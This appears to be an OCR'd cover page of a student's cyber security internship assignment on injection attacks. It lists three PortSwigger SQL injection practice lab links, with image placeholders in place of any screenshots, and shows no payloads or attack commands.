Internship Assignment


Cyber Security and Digital Forensics

Assignment 5 - Types of Injections


Kiran Mohan

1. PortSwigger


1. https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data




2. https://portswigger.net/web-security/sql-injection/lab-login-bypass



3. https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle

